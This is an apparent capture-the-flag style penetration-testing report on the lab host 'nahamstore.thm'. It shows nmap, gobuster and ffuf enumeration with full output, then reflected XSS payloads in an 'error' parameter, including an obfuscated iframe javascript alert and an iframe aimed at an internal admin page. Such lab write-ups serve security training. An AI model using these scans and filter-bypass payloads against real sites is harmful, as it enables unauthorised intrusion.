Penetration Testing Report

Web application

IP Address: 10.10.X.X


Host: nahamstore.thm

Pentest date: 2023-06-12

Michał Lissowski Michallissowski@gmail.com

Reconesanse:

Ping check:



Scan open ports:.

```
root@ip-10-10-74-137:~# nmap -p 0-10000 10.10.176.189

Starting Nmap 7.60 ( https://nmap.org ) at 2023-06-12 21:26 BST
Stats: 0:00:57 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 46.17% done; ETC: 21:28 (0:01:06 remaining)
Stats: 0:04:30 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 68.39% done; ETC: 21:32 (0:02:05 remaining)
Stats: 0:09:27 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 21:35 (0:00:00 remaining)
Nmap scan report for ip-10-10-176-189.eu-west-1.compute.internal (10.10.176.189)
Host is up (0.00037s latency).
Not shown: 9998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8000/tcp open  http-alt
MAC Address: 02:17:D1:14:13:17 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 635.97 seconds
```

Vulnerabilities.

```
root@ip-10-10-74-137:~# nmap -p 22,80,8000 -script=default,vuln -A  10.10.176.189

Starting Nmap 7.60 ( https://nmap.org ) at 2023-06-12 21:42 BST
Nmap scan report for nahamstore.thm (10.10.176.189)
Host is up (0.00034s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 84:6e:52:ca:db:9e:df:0a:ae:b5:70:3d:07:d6:91:78 (RSA)
|   256 1a:1d:db:ca:99:8a:64:b1:8b:10:df:a9:39:d5:5c:d3 (ECDSA)
|_  256 f6:36:16:b7:66:8e:7b:35:09:07:cb:90:c9:84:63:38 (EdDSA)
80/tcp   open  http    nginx 1.14.0 (Ubuntu)
| http-cookie-flags:
|   /:
|     session:
|_      httponly flag not set
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=nahamstore.thm
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://nahamstore.thm:80/
|     Form id:
|     Form action: /search
|
|     Path: http://nahamstore.thm/
|     Form id:
|_    Form action: /search
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /robots.txt: Robots file
|   /register/: Potentially interesting folder
|   /search/: Potentially interesting folder
|_  /staff/: Potentially interesting folder
| http-fileupload-exploiter:
|
|     Couldn't find a file-type field.
|
|     Couldn't find a file-type field.
|
|     Couldn't find a file-type field.
|
|     Couldn't find a file-type field.
|
|     Couldn't find a file-type field.
|
|     Couldn't find a file-type field.
|
|_    Couldn't find a file-type field.
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-title: NahamStore - Home
8000/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_  /robots.txt: Robots file
|_http-open-proxy: Proxy might be redirecting requests
| http-robots.txt: 1 disallowed entry
|_/admin
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 02:17:D1:14:13:17 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 3.8 (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 3.11 (92%), Linux 3.2 - 4.8 (92%), Linux 3.7 - 3.10 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Subdomains:

```
root@ip-10-10-74-137:~# gobuster vhost -u http://nahamstore.thm -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt | grep 301
Found: www.nahamstore.thm (Status: 301) [Size: 194]
Found: shop.nahamstore.thm (Status: 301) [Size: 194]
Found: WWW.nahamstore.thm (Status: 301) [Size: 194]
Found: web18301.nahamstore.thm (Status: 200) [Size: 925]
Found: web4301.nahamstore.thm (Status: 200) [Size: 924]
Found: web5301.nahamstore.thm (Status: 200) [Size: 924]
Found: web7301.nahamstore.thm (Status: 200) [Size: 924]
Found: web11301.nahamstore.thm (Status: 200) [Size: 925]
Found: web13017.nahamstore.thm (Status: 200) [Size: 925]
Found: web13016.nahamstore.thm (Status: 200) [Size: 925]
Found: web13015.nahamstore.thm (Status: 200) [Size: 925]
Found: web13011.nahamstore.thm (Status: 200) [Size: 925]
Found: web13013.nahamstore.thm (Status: 200) [Size: 925]
Found: web12301.nahamstore.thm (Status: 200) [Size: 925]
Found: web13018.nahamstore.thm (Status: 200) [Size: 925]
Found: web13014.nahamstore.thm (Status: 200) [Size: 925]
Found: web13012.nahamstore.thm (Status: 200) [Size: 925]
Found: web13019.nahamstore.thm (Status: 200) [Size: 925]
Found: z-V-TamNgung-2013013130-www.mobile.nahamstore.thm (Status: 200) [Size: 949]
Found: z-V-TamNgung-2013013130-www.mobilegame.nahamstore.thm (Status: 200) [Size: 953]
Found: z-V-TamNgung-2013013130-mobile.nahamstore.thm (Status: 200) [Size: 945]
Found: z-V-TamNgung-2013013130-www.javagame.nahamstore.thm (Status: 200) [Size: 951]
Found: z-V-TamNgung-2013013130-javagame.nahamstore.thm (Status: 200) [Size: 947]
Found: z-V-TamNgung-2013013130-mobilegame.nahamstore.thm (Status: 200) [Size: 949]
Found: s4301.nahamstore.thm (Status: 200) [Size: 922]
Found: phji12301.nahamstore.thm (Status: 200) [Size: 926]
Found: hs301301.nahamstore.thm (Status: 200) [Size: 925]
Found: Shop.nahamstore.thm (Status: 301) [Size: 194]
Found: gcsd3011ptn.nahamstore.thm (Status: 200) [Size: 929]
Found: dreamer3069.nahamstore.thm (Status: 200) [Size: 929]
Found: ohs5301.nahamstore.thm (Status: 200) [Size: 924]
Found: lucky7301.nahamstore.thm (Status: 200) [Size: 926]
Found: alone0301.nahamstore.thm (Status: 200) [Size: 926]
Found: tong043012.nahamstore.thm (Status: 200) [Size: 927]
Found: tong043016.nahamstore.thm (Status: 200) [Size: 927]
Found: gcsd3019ptn.nahamstore.thm (Status: 200) [Size: 929]
Found: gcsd3018ptn.nahamstore.thm (Status: 200) [Size: 929]
Found: gcsd3017ptn.nahamstore.thm (Status: 200) [Size: 929]
Found: gcsd3016ptn.nahamstore.thm (Status: 200) [Size: 929]
Found: gskim3015.nahamstore.thm (Status: 200) [Size: 926]
```

```
root@ip-10-10-74-137:~# ffuf -u http://nahamstore.thm -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt  -H "Host: FUZZ.nahamstore.thm" -fw 125 > sub.txt

      /'___\  /'___\           /'___\
     /\ \__/ /\ \__/  __  __  /\ \__/
     \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
      \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
       \ \_\   \ \_\  \ \____/  \ \_\
        \/_/    \/_/   \/___/    \/_/

      v1.3.1
________________________________________________

 :: Method           : GET
 :: URL              : http://nahamstore.thm
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.nahamstore.thm
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response words: 125
________________________________________________

:: Progress: [4997/4997] :: Job [1/1] :: 3906 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
root@ip-10-10-74-137:~# cat sub.txt
www                     [Status: 301, Size: 194, Words: 7, Lines: 8]
shop                    [Status: 301, Size: 194, Words: 7, Lines: 8]
marketing               [Status: 200, Size: 2025, Words: 692, Lines: 42]
stock                   [Status: 200, Size: 67, Words: 1, Lines: 1]
WWW                     [Status: 301, Size: 194, Words: 7, Lines: 8]
```


Subdomains: www,shop,marketing,stock,WWW


ADD /etc/hosts


Directories and Files:.

```
root@ip-10-10-74-137:~# gobuster dir -u nahamstore.thm -w  /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -x .php,.html,.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://nahamstore.thm
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     html,txt,php
[+] Timeout:        10s
===============================================================
2023/06/12 21:51:04 Starting gobuster
===============================================================
/search (Status: 200)
/login (Status: 200)
/register (Status: 200)
/uploads (Status: 301)
/staff (Status: 200)
/css (Status: 301)
/js (Status: 301)
/logout (Status: 302)
/basket (Status: 200)
/robots.txt (Status: 200)
/returns (Status: 200)
```

Burp Suite:








Cross-site scripting(XSS)

Address: marketing.nahamstore.thm


Command <script>alert(TEST)</script> does’nt work.




Address: http://marketing.nahamstore.thm/8d1952ba2b3c6dcd76236f090ab8642c ,

Replacing last letter “c” in URL will give us an outcome:

http://marketing.nahamstore.thm/?error=Campaign+Not+Found




http://marketing.nahamstore.thm/?error=Campaign+Not+Found hidden parameter “?error=” :




http://marketing.nahamstore.thm/?error=%3Cp%3E%3CiFrAme/src=jaVascRipt:alert.bind()(1234)%20%3E%3C/iFramE%3E

http://marketing.nahamstore.thm/?error=<p><iFrAme/src=jaVascRipt:alert.bind()(1234) ></iFramE>




http://marketing.nahamstore.thm/?error=%3Ciframe%20src=%22http://localhost:8000/admin%22%20/iframe%3E

<iframe src="http://localhost:8000/admin" /iframe>




